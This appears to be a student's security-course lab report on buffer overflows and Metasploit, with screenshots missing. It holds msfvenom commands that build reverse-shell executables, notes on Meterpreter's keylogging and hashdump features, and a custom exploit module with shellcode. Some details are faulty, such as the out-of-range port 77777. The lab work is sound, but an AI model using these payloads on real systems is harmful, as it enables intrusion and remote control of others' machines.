Josefin Paananen


4.1 Buffer exploits (bad programming)

4.1.2 Gnu/Linux Task

To solve this task, I downloaded qemu on my Kali Machine, I hope that it is okay to solve it like this.


Stack zero:

When reviewing the code you can see that the function `gets(locals.buffer)` is initialized with 0 and do not check for any bounds which make it possible to create a buffer overflow with the help of python 65 A is inserted:



Stack one:

To the python-program non-printable character is being sent again, but we cannot stack them “on top of” the A’s because the program architecture uses little endian to store its data to the memory. Therefore, by reversing the order of the bytes we can exploit the code:



4.1.3 Windows task

```
// class that handles password check
class PasswdCheck
{
    private:
        char buffer[CH_BUFF_SIZE];
        char string[CH_BUFF_SIZE];

    public:
        int ok;


    // constructor which initialize the member variables above
    PasswdCheck(): ok(1)
    {
        memset(buffer, 0, CH_BUFF_SIZE);
        memset(string, 0, CH_BUFF_SIZE);
    }
```

a) The buffer does not check for any limits which make it possible to create a buffer overflow.

```
// open password database and check if username/password is valid
void CheckPass(int argc, char* argv[])
{
    // concatenate username and password to one string with space
    sprintf(string, "%s %s", argv[2], argv[3]);

    // open password database
    FILE * in = fopen(argv[1], "rb");

    // check if database is valid, return if not found setting ok=-1
    if(!in) {
        ok = -1;
```

Input is not sanitized or parameterized, which makes it possible to insert invalid characters.


b) Use Cs version of parameterized and sanitized input, make sure that there is a limit for the buffer offset.

4.2 Exploit frameworks – client side exploits


4.2.2 Executable payload creation

a)

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.150.1 LPORT=80 -f exe > /home/kali/Desktop/stageless.exe
```




b) `msfvenom -p windows/shell/reverse_tcp LHOST=192.168.150.1 LPORT=80 -f exe > /home/kali/Desktop/staged.exe`



c) A staged payload means that your payload consists of two main components: a small stub loader and the final stage payload. For example, when you deliver windows/shell/reverse_tcp to the target machine, you are sending the loader first. When that loader gets executed, it will ask the handler (on the attacker's end) to send over the final

stage (the larger payload), and finally you get a shell.

d) `msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.62.129 LPORT=80 -e x86/shikata_ga_nai -i 20 -f exe > /home/kali/Desktop/meterpreter.exe`



e)

`windows/meterpreter/bind_ipv6_tcp`: bind tcp shell. (staged) listen for an IPv6 connection.

`windows/meterpreter/bind_nonx_tcp`: bind nonx tcp shell. (staged)

`windows/meterpreter/bind_tcp`: bind tcp shell. (staged)

`windows/meterpreter/find_tag`: tag-based findsock handling. (used to search for tags)

`windows/meterpreter/reverse_ipv6_tcp`: Staged reverse listen for an ipv6 tcp.

`windows/meterpreter/reverse_nonx_tcp`: Windows Command Shell, Reverse TCP Stager (No NX or Win7) Spawn a piped command shell (staged). Connect back to the attacker (No NX).

`windows/meterpreter/reverse_ord_tcp`: Reverse Ordinal TCP Stager is a unique windows payload. It is <100 bytes and uses the existing ws2_32.dll in memory in connect and load the next stage of the payload.


`windows/meterpreter/reverse_tcp`: It allows you to remotely control the file system, sniff, keylog, hashdump, perform network pivoting, control the webcam and microphone, etc. It has the best support for post modules, and you can load extensions, such as mimikatz and python interpreter, etc. connects to one port.

`windows/meterpreter/reverse_tcp_allports`: same as above but on all possible ports.

`windows/metsvc_bind_tcp`: the full meterpreter code has already been uploaded to the remote machine, and there is no need for a staged connection.

`windows/patchupmeterpreter/bind_tcp`: an old technique to inject a dll into the running process. It is called "patchup" because the technique hooks the normal Windows API calls and patches them to load a dll from memory instead of from a file.

4.2.3 Connect to the exploit and PDF exploits



4.3 Stack based buffer overflow/overrun exploits


4.3.1 Theoretical introduction and questions

Common problems with C/C++ which allow buffer overflows?

C/C++ often do not check for overflows. If the source code says to put 160 bytes in a 100-byte buffer, the CPU will do so. C and C++ have a notion of array which is compile-time only. At execution time, there are only pointers, so there is no runtime method to check for an array access with regards to the conceptual length of that array.


4.3.2 Exploit task and questions

a)




Josefin Paananen


```
#
#
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

        include Msf::Exploit::Remote::Tcp

        def initialize(info = {})
                super(update_info(info,
                        'Name'           => 'Custom vulnerable server stack overflow',
                        'Description'    => %q{
                                        This module exploits a stack overflow in a
                                        custom vulnerable server.
                                        },
                        'Author'         => [ 'h17jospa' ],
                        'Version'        => '$Revision: 9999 $',
                        'DefaultOptions' =>
                                {
                                        'EXITFUNC' => 'process',
                                },
                        'Payload'        =>
                                {
                                        'Space'    => 128,
                                        'BadChars' => "\x00\xff",
                                },
                        'Platform'       => 'lin',

                        'Targets'        =>
                                [
                                        ['vulnserver',
                                          { 'Ret' => 0xffffc870, 'Offset' => 0 } ],
                                ],
                        'DefaultTarget' => 0,

                        'Privileged'     => false
                        ))

                        register_options(
                         [
                                Opt::RPORT(77777)
                         ], self.class)
        end

        def exploit
           connect

         print_status("Sending #{payload.encoded.length} byte payload...")

           buf = payload.encoded
           buf += [ target.ret ].pack('V')

           sock.put(buf)
           sock.get

           handler

          handler
          disconnect

        end

end
```



jump address: p\70\C8\FF\FF
shellcode: \xb8\x32\x2f\x73\x68\xc1\xe8\x08\x50\x68\x2f\x62\
x69\x6e\x89\xe3\x31\xd2\x52\x53\x89\xe1\x89\xd0\xb0\x0b\xcd\x80
nopsled: “\x90"x100;’

b)



c) There is no root folder for the server.